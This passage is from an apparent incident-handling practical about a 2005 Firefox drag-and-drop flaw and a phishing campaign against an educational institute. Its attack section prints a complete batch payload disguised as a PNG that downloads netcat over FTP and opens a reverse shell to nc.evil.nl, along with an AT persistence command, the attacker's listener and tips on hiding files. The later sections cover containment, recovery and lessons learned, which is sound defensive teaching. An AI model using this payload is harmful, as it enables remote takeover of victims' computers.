`-b "o=The Academy,c=nl"`	specifies the search base (branch in directory)
`mail`	only return this attribute (email addresses)

This retrieves over 15000 valid email addresses! And the attack is already successful if just one of them double-clicks the batch-file! And this is just the first educational institute!

Luring the victim

On February 14th, Valentine's Day, the Attacker sends out a lot of emails, similar to this one:



Figure 7: The Tempting Email

This message is formatted in HTML. This screenshot is taken with the mouse above the link; the status bar then shows the target site, but not many readers will verify this. Note that the target site is different from the text in the message itself!

The target URL is a PHP-page (`index.php`), which enables the processing of variables. The target URL ends with: `?name=Vicky` This is the standard way to add variables to a web page. The question mark separates the web-address from the variables. In this case there is just one variable called 'name', which gets the value 'Vicky' assigned. This is a simple way to make the resulting webpage more personal, and this info was also needed to send the email in the first place.

In the appendix the source of this email message can be found.

Compromising the system

Once the victim has double-clicked the picture to search for the hidden message, the batch file is run, and this can do practically anything. The first line contains the binary form of the image, which cannot be 'executed' by the command interpreter. The interpreter produces an error message, and then continues with the next line of the batch program! For readability, the first line (which is the binary image) is omitted.

In this example, the following happens (numbers refer to code snippet):

0. The binary image will be ignored, and produces an error message: "`<string> is not recognized as an internal or external command, batch program or file name.`"
1. `@ECHO OFF` will suppress as much output as possible
2. The directory `c:\exploit` is created, if it isn't already there
3. The batch file is copied to this directory, with the default `.png` extension, common for this type of picture (There is a line wrap here. It should be all on one line).
4. This file is called verbatim with the '`start`' command, causing `cmd.exe` to open this picture with the associated viewer. Because the `start` command is used, processing of the batch-file continues
5. With a few `echo` statements, a FTP script file is filled
6. The `ftp.exe` command is called, with the just-created script file for non-interactive processing (There is a line wrap here. It should be all on one line).
7. The well-known utility '`netcat`' is downloaded to the victim's system.
8. Finally, the just downloaded `netcat` is used to open an outgoing connection to a specified server, and link this connection to `cmd`. Now a `cmd` prompt is available at the intruder's machine!

```
                                                                    (0
@ECHO OFF                                                           (1
:BEGIN
@cmd /c if not exist c:\exploit mkdir C:\exploit 2>&1               (2
@cmd /c @copy /Y %0 C:\exploit\valentine.png 2>&1                   (3
>C:\exploit\NULL
@start /max C:\exploit\valentine.png 2>&1                           (4
@cmd /c echo exploit>C:\exploit\ftpcmd                              (5
@cmd /c echo exploit>>C:\exploit\ftpcmd                             (5
@cmd /c echo binary >>C:\exploit\ftpcmd                             (5
@cmd /c echo lcd C:\exploit >>C:\exploit\ftpcmd                     (5
@cmd /c echo get ftp/nc.ex0 nc.exe >>C:\exploit\ftpcmd              (7
@cmd /c echo bye >>C:\exploit\ftpcmd                                (5
@cmd /c @ftp -v -s:C:\exploit\ftpcmd ftp.evil.nl 2>&1               (6
>C:\exploit\NULL
@start /min cmd /c C:\exploit\nc.exe -e cmd -p 53 nc.evil.nl 5353    (8
:END
```

The used commands and their options in detail (in order of appearance) are:

- `:BEGIN` is just a label, to indicate the start of the batch-file. Only used for readability.

1) `@ECHO OFF`
   - The `@` sign at the beginning of a command will suppress all standard output of this command.
   - `ECHO OFF` will suppress all following output.

2) `@cmd /c if not exist c:\exploit mkdir C:\exploit 2>&1`
   - `cmd` is the command interpreter, formerly known as 'the DOS prompt'
   - The `/c` tells `cmd` to execute the following command, and finish (stop running).
   - The `if`- statement checks if the target folder exists. If not, create it with `mkdir`.
   - The construct `2>&1` is a redirect (the > symbol). All output from channel 2 is redirected to channel 1. Channel 2 is used for error messages, channel 1 is for normal output. Those channels mostly will end up on screen. In this case, output is suppressed as much as possible (see `@` sign).

3) `@cmd /c @copy /Y %0 C:\exploit\valentine.png 2>&1 >C:\exploit\NULL`
   - The `copy` statement copies the batch file itself (`%0` contains the name of the running program) to the target directory, with an extension common for image files.
   - The `/Y` option instructs the `copy` command to overwrite any target file, if it exists, without any warning or error messages.
   - `>C:\exploit\NULL` will place the output (if any) in a file named `NULL` in folder `C:\exploit`. In Unix/Linux `/dev/null` can be used as a black hole (a device which ignores anything sent to it), but Windows doesn't have this feature. The output is sent to a file instead, just to get rid of any output.

4) `@start /max C:\exploit\valentine.png 2>&1`
   - The `start` command does the same as `cmd`. The main difference is that with `cmd` the batch processing waits until `cmd` finishes. With `start`, batch processing continues directly with the next line.
   - The `/max` option starts the process maximized.
   - The image file is 'started'. This causes the command processor to find the associated program (using the extension), and opens the file with the found program. It is the same process as when double-clicking a file from within Windows Explorer.

5)
```
@cmd /c echo exploit>C:\exploit\ftpcmd
@cmd /c echo exploit>>C:\exploit\ftpcmd
@cmd /c echo binary >>C:\exploit\ftpcmd
@cmd /c echo lcd C:\exploit >>C:\exploit\ftpcmd
@cmd /c echo get ftp/nc.ex0 nc.exe >>C:\exploit\ftpcmd
@cmd /c echo bye >>C:\exploit\ftpcmd
```

- The next lines create a text file (called `ftpcmd`) by `echo`-ing text
- The `>` sign redirects output from the standard output to the file mentioned. The contents of this file are **overwritten**.
- The `>>` sign redirects the output too, but **append**s it to the target file.

6) `@cmd /c @ftp –v –s:C:\exploit\ftpcmd ftp.evil.nl 2>&1 >C:\exploit\NULL` (line wrap!)

- The `ftp` command will be started to fetch a file from specified server.
- The `–v` option turns off any verbosity.
- The `–s:<file>` option specifies a script file, from which `ftp` commands are read as if they where typed interactively. The contents of this file are discussed shortly.

8) `@start /min cmd /c C:\exploit\nc.exe –e cmd –p 53 nc.evil.nl 5353`

- The final `start` command executes the utility `netcat (nc.exe)`
- `/min` will start `netcat` minimized; just a button in the task bar.
- `-e cmd` instructs `netcat` to connect the channel to `cmd` once a connection is made.
- `-p 53` instructs `netcat` to use source port `53`.
- Finally the target server and target port (`5353`) are specified.

- `:END` is just a label, to indicate the end of the batch-file. Only used for readability

The `ftpcmd` file (explanation added as comment) is below:

```
exploit                          # username
exploit                          # password
binary                           # retrieve a binary file
lcd C:\exploit                   # local change directory
get ftp/nc.ex0 nc.exe            # get file nc.ex0 and store as nc.exe
bye                              # end ftp session
```

The Attacker uses the following command on his Linux host: `nc -l -p 5353`

`nc`	start netcat
`-l`	in listening mode, waiting for connections
`-p 5353`	on port 5353

The Linux system then waits for a connection, resulting in a DOS prompt.



Figure 8: The Final Result

The Attacker can now interactively manipulate the compromised system. This is beyond the scope of the practical, but normally an attacker would cover his tracks: he could place his files in crowded folders (Windows system folders, for example), rename his files to innocent-looking names (e.g. renaming `nc.exe` to `notepad.exe`) or activate the 'hidden' attribute on his files and folders.

The target computer in this lab has been checked on viruses and malicious code after the system was compromised. This is done with a 'full scan' using McAfee Security Center (Version 8.0) with latest (23-2-2005) updates, but none of the files were identified as malicious code!

Keeping Access

The Attacker also would try to keep access. This can be done by installing one or more backdoors like Back Orifice or another instance of `netcat`. Often the '`AT`' (or its successor `schtasks`) command is used to start a program on a specific moment in time, or at regular intervals, e.g.

```
C:\> AT 02:00 /every:Sunday "nc -e cmd -p 53 nc.evil.nl 5353"
```

With the above line, the same `netcat` command as in the exploit will be started every Sunday at 02:00 h.

The Attacker gains the privileges of the user involved. Unfortunately it is still common practice to give the user full administrative rights; the Attacker would then also have full administrative rights! If the user is restricted (as it should), the Attacker has limited access: Access to temp folders and the home folder of the user, sometimes also access to shared folders. This makes it harder to hide his files. Users should also be restricted in the programs they can run.

Incident Handling

This chapter describes the Incident Handling, assuming this incident has occurred at 'The Academy'. The author is employee of the IT Department of an educational institute and is actively working on the process described below.

Background

The Academy consists of several divisions and support departments (like facilities, library, and Central IT department). Each year every division and department has to formulate a so-called yearplan. The Board uses this yearplan to assign budgets to different projects. As security has become more of a concern, a formal and uniform implementation of IT security in the departments is a major topic for 2005, called the security plan.

The Board decided this security plan is mandatory for every department and division. As part of this security plan a set of minimal requirements is defined, to which everyone has to conform. This minimal set focuses around the protection of information, and defines measures like locking doors, a central place for storing log files, reporting and handling of security incidents, a password policy, a code of conduct, etcetera.

This plan also demands the assignment of Security Officers; there are six clusters defined, each of them with their own Security Officer. This 'Security Officer' is a role, and can be performed by multiple persons. These Security Officers will be managed by a Security Manager, who reports to the Board. The Security Manager defines and verifies the Policy, while the Security Officers are implementing this Policy within their cluster.

Every department and division can implement this security plan as they see fit, as long as the minimal requirements are met. The Central IT Department also plans to implement a CSIRT as part of their security plan. CSIRT is an acronym for **C**omputer **S**ecurity **I**ncident **R**esponse **T**eam. The description that follows focuses on an incident that supposedly occurred at this Central IT Department.

Up to 2005, Incident Handling was performed on an ad-hoc basis. A person available at the moment, made the choices based on his or her own judgment; no formal procedure was defined. The goal of 2005's security plan is to formalize incident handling. The following sections describe the current situation at the Central IT department and how incidents will be handled, if they would occur, today.

Preparation

For security incidents, the IT Department currently has a **S**ecurity **E**ntry **P**oint (SEP), consisting of:

1. Helpdesk Team coordinator
2. Security Officer (it this case performed by two people)
3. Site Security Contact for the inter-Academy Network Provider

The SEP monitors the email received in the abuse mailbox, and will act upon it when necessary. During this year this task will be migrated to the planned CSIRT.

For their customers, the Helpdesk is the entry point for any kind of events. This Helpdesk is a central service for the whole Academy regarding security incidents. There is a Trouble Ticket System in use, called Marval. Every event is categorized and placed into the system. Marval is used by different divisions to solve customer questions and problems. Security incidents are processed in a similar way. Marval can also be used for creating reports.

The Helpdesk Team coordinator is responsible for the handling of all events, and the categorization of the events. The Helpdesk monitors the abuse mailbox at least twice a day, and classifies the messages as an event (added to Marval) or security incident. A security incident is then forwarded to the right Cluster. If the incident is for the Central IT Department, it is forwarded to the SEP (which will become the CSIRT during 2005).

The Security Officer is consulted when security related issues are forwarded to the SEP/CSIRT. This can be an incident, a second opinion, a technical advice how to implement a certain service or an advice regarding security policies. The Security Officer also monitors relevant mailing lists and websites like SANS.org, Bugtraq, CERT.nl, waarschuwingsdienst.nl, securityfocus.com, and packetstormsecurity.nl.

The Site Security Contact is the person who keeps contact with the provider of the Inter-Academy network. With the newly defined role of Security Officer, it is to be expected that this role will become a task of the Security Officer.

Currently, in case of an Incident the Security Officer forms an ad-hoc Incident Handling Team, after approval of the management. The Security Officer asks the Team coordinator of every involved team for a Team member. This Team member will assist in the handling of the Incident.

The Security Officer has a laptop at his disposal with several security-tools. This system is also equipped with a CD/DVD-recorder for archiving purposes; Empty CDs/DVDs are available, as is a notepad (the paper kind), pencils/pens and the Incident Handling Forms as provided by SANS.

The most important tool of the Security Officer is a laptop, but the set of tools will be expanded as soon as the need arise. The laptop is a dual boot

machine with both Windows and Linux and has Ethernet and WiFi built-in. An USB memory stick completes the hardware.

Readily available tools are commonly known programs as a telnet/ssh client, dig/nslookup tools, ping and traceroute, Nessus/Gfi (vulnerability scanner), hping2/netcat (TCP/IP Swiss army knife), tcpdump/ ethereal (packet capture), Network Stumbler/airsnort (WIFI packet sniffer), snort (intrusion detection), enum (enumerating windows network resources), john the ripper/l0pht/007 (password recovery) .

Finally, every night the virus-scanner is updated and started to check all computers in the network, to detect any possible infected file. On every workstation, the virus-scanner is also active in the background, to prevent any unwanted actions the moment they occur.

The picture below shows the flow of security alerts as it should be at the end of 2005. The top part is already established, the formation of the CSIRT and Security Officers of the other clusters (SO2-SO6) is still in progress. CERT calls and mail to CERT@.. And Security@... Are directly forwarded to the abuse mailbox. Postmaster mail is first filtered by the network team. Normal events with a security risk are filtered and forwarded by the helpdesk.



Figure 9: Flow of the Security Incidents

Identification

Vicky the victim receives an email of a secret admirer. She follows the link to the tempting page, and follows the instructions. When she enlarges the image and uses the spyglass tool to zoom in onto the right-lower part of the image, she finds the hidden message: 'Love, Sam'. She wonders who 'Sam' can be….

During coffee break Vicky tells her co-worker about it, who 'surprisingly' has received the same message. A quick count at the coffee-table learns that four out of seven have received a similar message.

During the day Vicky experiences strange behavior of her computer; the system is extremely slow, and strange icons popup in the taskbar. This happens sometimes, so she just reboots the system, and continues to work.

The next day the abuse mailbox receives an email from the CERT of the inter-Academy Network Provider; a system from within the 'theAcademy'-network is trying to do a portscan to one of their servers. This message is delivered into the abuse mailbox, which is monitored by the SEP. The Helpdesk forwards this event to the Wteam (this team is responsible for the maintenance of Windows workstations). The Wteam-guy queries the nameserver to find the workstation name of the offending IP address. He determines it's Vicky's computer.

The Security Officer reads the email too, and takes it for granted. These kind of messages happen more often and the Helpdesk usually solves these events adequately.

The next few days multiple similar notifications are received, which are processed in the same way. The Helpdesk Team coordinator decides to contact the Security Officer for further investigation, as the inter-Academy Network Provider threatens to close the internet link if this frequent portscanning doesn't come to an end quickly. Security must be handled very seriously!

Containment

Back to the first event:

The Wteam-guy arrives at Vicky's workstation and asks her about her computer. Vicky is surprised this guy knows about her computer problems which she didn't report yet. She was a bit annoyed by the instable system, but found it not important enough to call the Helpdesk. Calling the Helpdesk did cross her mind, but she was too busy reaching a deadline. The Wteam-guy follows the standard procedure; As the user data is all stored on the network drive, he just formats the local hard drive, replaces the master boot record with a fresh one, and places a new disk-image on Vicky's workstation. The disk-image contains both operating system and the applications used by this specific user. Problem solved, and the ticket is closed.

The next day the Wteam-guy again receives a similar problem, but this time the Helpdesk also contacted the Security Officer. Together they are going to visit the victim, to investigate.

With a short recapitulation and some further research, they discover these events started on February 14th. They also learned that at least ten people received a message from a secret admirer, in which they were instructed to drag an image from an obscure website to the desktop and open it. The Security Officer remembers he saw such a vulnerability mentioned on Bugtraq! First, the Security Officer reviews this notification, and makes a printout of it. With this they can perform a targeted search, and the malicious batch file is quickly found.

To contain this exploit, the Security Officer sends out a generic warning to all personnel of the IT department, explaining the attack being in progress. He instructs all personnel not to drag any pictures to the desktop; and if already done, do not double-click them! Personnel are also urgently requested to report any events of double-clicking such a file. The Wteam is instructed to check all systems for this exploit by looking for the created files and folders.

The Security Officer also notifies the Security Officers of the other divisions and departments, because it's likely they will be the next target for a similar attack.

The Security Officer considers closing down the Internet Link for the IT-department, but thinks it is a too drastic countermeasure. He consults the management, and the management decides to leave the link open for now, and to investigate this exploit with high priority. At the end of the day there will be an evaluation meeting to discuss how to progress.

Eradication

The Wteam-guy and the Security Officer, now together in the ad-hoc Incident Response Team, quickly found the malicious batch file (see **Containment**). As the Security Officer is familiar with this exploit due to the announcement on Bugtraq, he knows some program is appended to the offending image. With a simple tool like `notepad`, the content of the file is shown, and the initial actions are clear: the directory `C:\exploit` is created, and populated with this batch file and an ftp-scriptfile. Next step is an ftp-session which fetches a program called `nc.exe`, which is recognized as the infamous `netcat`. The final step is an outgoing `netcat` connection to port 5353 of the Attackers' server (or a computer under his control). As this connection is outgoing, the departmental firewall will let it through. Although it is possible to filter outgoing traffic, this is not common practice, and is not done at this department. Unfortunately it is unclear what happens next, as this is totally up to the attacker.

The Security Officer asks permission from the management to block and log all outgoing traffic on the Inter-Academic connection to port 5353. He also suggests blocking outgoing FTP-traffic to the attackers' server. The logging of this traffic will show any other infected local system.

Management agrees, and the Nteam (responsible for the network) is instructed to make the necessary configuration changes. The logging is sent to the existing logging appliance from Network Intelligence. This appliance can handle up to 2000 events per seconds, and is normally used to monitor all network equipment. With this appliance there is one central place where all logging is collected. The appliance also has the possibility to generate reports from these log files. Another possibility is to monitor in real-time: With a filter interesting traffic is selected, and all matches are displayed when they occur.

The most effective way to prevent this exploit from becoming active, is educating the user. Teach the user to think before acting. Only drag a file to the desktop if it is really necessary. Be alert on the strange icon for this 'picture file', and do not double-click strange icons.

When the option '`hide extensions of known file types`' is turned off (default on), the dangerous extension will be visible, and is another way to get the user's attention on dangerous files. Users must be instructed never to start an unknown (batch) program. This is probably the most difficult task to accomplish…

If stability is a less concern, it could be worth to replace Firefox which a patched 'nightly build', otherwise you have to wait for the next major release.

Recovery

Because this exploit uses a simple batch program, it is easy to find out what exactly happens. In this case, all malicious code is put in a certain directory, except for the triggering image/batch file on the desktop. Removing these is sufficient to clean the system from the initial attack.

If, however, the `netcat` connection is used by the attacker, lots of other things can have happened. In such cases it is common that the attacker has planted one ore more additional backdoors to retain access to the system. It is often seen that the `AT` command is used to restart connections at specified intervals, or specific moments in time.

While this attack merely creates a backdoor on the system, it was as easy to `put` certain files from the victim's computer to the attackers ftp site. A few more lines in the ftp script is all it takes!

If there is any suspicion of illegal remote activity, the only certain way to recover is to restore from a known good backup.

In this case the Wteam uses a standard recovery image for all workstations. All infected systems are restored with such an image, just to be sure. The personal settings, like the desktop, are backed up daily, and restored during such a recovery. If the offending batch-file is stored there, it will be restored too!

The recovery of a compromised system is rather drastic. Therefore there is little need for extra checks to see if the system is restored to normal. In this case an extra check for the offending files is done, to be sure they are not part of the files in the backup.

There is no test plan available to verify if the recovered system is functioning as expected. The user is asked to log in to verify all necessary applications are available. The user is instructed to contact the Helpdesk if something is not functioning as it should. This needs to be improved.

The Security Officer made a copy from the initial attack files to a memory stick, for further investigation. He also does a scan (with Nessus) of all systems on this network segment, to find any open ports. This exploit uses port 53 as the source port, which normally is unused on Windows Systems. This scan quickly finds a few more affected systems, which will be restored with the above-mentioned procedure.

Lessons Learned

This incident points out a few areas in which the Incident Handling process can be improved.

- The formation of a CSIRT is indeed helpful to clarify the tasks of everyone involved in Incident Handling. This solves issues around availability of resources, tasks, responsibility authorization.

- The CSIRT needs a mandate of the Management to be able to act quickly and adequate. Now too much time is lost by trying to get approval of the Management, especially if the incident happens outside office hours.

- There should be a clear and easy-to-follow procedure how to act when a security incident occurs. This procedure should be available to everyone.

- It is very important to create a security awareness among the personnel. Responsible behavior will be improved by a code of conduct. A draft is already available, but this hasn't been communicated yet.

- It should be very easy to report an event, and personnel should be encouraged to report an incident when there is the tiniest reason to do so.

- Team coordinators must make their Team members feel responsible for the security of the systems they maintain. If a Team member suspects an issue, it should be reported to the CSIRT.

- In the beginning an increased security awareness will generate more work. In the long term however, a lot of savings (in time, money and work) can be realized.

- The helpdesk needs better instructions how to categorize the events. Repeating events should become security incidents more quickly.

- When an event is resolved, the steps taken should be stated more clearly when closing the Trouble Ticket. This way a trend or possible attack is recognized sooner.

- When an event is being fixed, and a suspicious file or behavior is observed, the event should be promoted to a security incident. Now it happens too often this behavior is only discussed during coffee break.

- The categorization of events currently needs more refinement, as events now tend to end up in the wrong category by the lack of a specific category; e.g. A forgotten password now ends up as a security incident, while this can be handled by the Helpdesk itself. However, if the password was stolen or there is a suspicion of a compromised password, then the event should be classified as an security incident.

- Security incidents should be classified by risk (low, medium, high). Now all incidents are treated the same way.

- To identify a security incident more quickly, it is necessary to establish a baseline. Once a certain threshold is reached, the event should be considered a security incident, until proven otherwise. In the event of an incident, the system logs should be examined carefully for any anomalies. The logging appliance should be checked for increased activity. Traffic statistics could be reviewed for any out of the ordinary traffic.

- The goal of Containment is to prevent the attack from spreading further. Some countermeasures are a bit overkill (like shutting down the outgoing link), but if the impact of the attack is high enough, this might become a necessity! It is important to determine how far the attacker got; Is just the system compromised, or planted he already extra backdoors? How much information has been stolen? Is the network share infected? Was there a chance the Attacker obtained user credentials, encrypted or not? If there is the least suspicion, or no proof this hasn't happen, it is mandatory to change all user passwords involved.

- When there are multiple computers with the same configuration (as is often the case in an office environment), it is necessary to verify all neighboring systems too. Once the Attacker compromised one system, he is in the trusted zone behind the firewall!

- The CSIRT should be able to claim a war room when necessary.

- The management should receive a monthly report about all security incidents that occurred. This will prove the functioning of the CSIRT, and it also enhances the security awareness of the management itself.

Conclusion

The increasing popularity of the Firefox browser also increases the interest for security issues in this browser. New bugs are found more quickly, in this case a similar bug as recently found in Microsoft Internet Explorer.

This vulnerability shows how easy it is to tempt a user to do something harmful, just by using a bit of social engineering; by cleverly and rapidly taking advantage of a just-discovered bug and the right timing, the ignorant victim is tricked into starting a malicious program. In these circumstances the victim doesn't know about the vulnerability, and there is also no fix available yet. Because this happens on Valentine's Day, the message is not unexpected by some people, secretly hoping they do have an unknown admirer. This day an email from a strange sender is less suspicious.

This attack is already successful if only a small percentage of the recipients are opening the bad code: their system becomes available for further exploitation like sending SPAM, using it as a warez site, or as a starting point for other attacks.

'The Academy' is a popular target because:

- There are many potential victims, over 14000 students and over 2500 personnel
- There is a lot of bandwidth available, the uplink is high speed
- Academy Networks used to be very open, as in the early days of Internet mostly technicians and scientists used it. Those networks are being more closed now, because of the threats now common on the Internet.

These kind of attacks are hard to fight, as the user is the weakest link in the chain of measures taken to secure the network. Educating the user is as important as crucial. It should be a second nature **not** to open unknown attachments, **not** to double-click strange programs and/or icons, and **not** to visit obscure web pages. One way to achieve this, is to create a code of conduct, and clearly and repeatedly communicate this to the end-user to enhance security awareness.

The Incident Handling as it occurs today, is far from perfect; this was one of the reasons to attend the course in the first place. The training and this practical are used to identify all difficulties and issues related to improve this. The demands of the Board as formulated in the security plan are a good motivation.

Incident Handling is a Team effort; Management and personnel alike needs to understand and acknowledge the need for Incident Handling. The functioning of the Team must be described in clear procedures, so everyone involved knows what to expect, and what is expected. Only then a professional and good-functioning Incident Handling Team can operate and be successful.

Extra

This section has additional info, not necessary for this practical, but with interesting info for the reader.

Thunderbird

This exploit uses a website to get the program on the target computer. This raised the question what would happen if the original email message had the image already in it. After all, the message was already HTML-formatted.

When the offending image is emailed to the victim, then Thunderbird allows you to drag that image to the desktop. There will be a copy of the file on the desktop, with the original filename! In other words, Thunderbird behaves the same as Firefox. This is likely to be caused by sharing the same code with Firefox, but this hasn't been investigated.

The same test was done with Microsoft Outlook Express: This mail client will not allow you to drag the image to the desktop, nor let you save the picture as a `.bat` program.

Linux, BSD, Unix, MacOs X

The CERT of the Dutch Government states that Linux/Unix, BSD and MacOS are also vulnerable (see: http://www.waarschuwingsdienst.nl/render.html?it=1122&cid=1032).

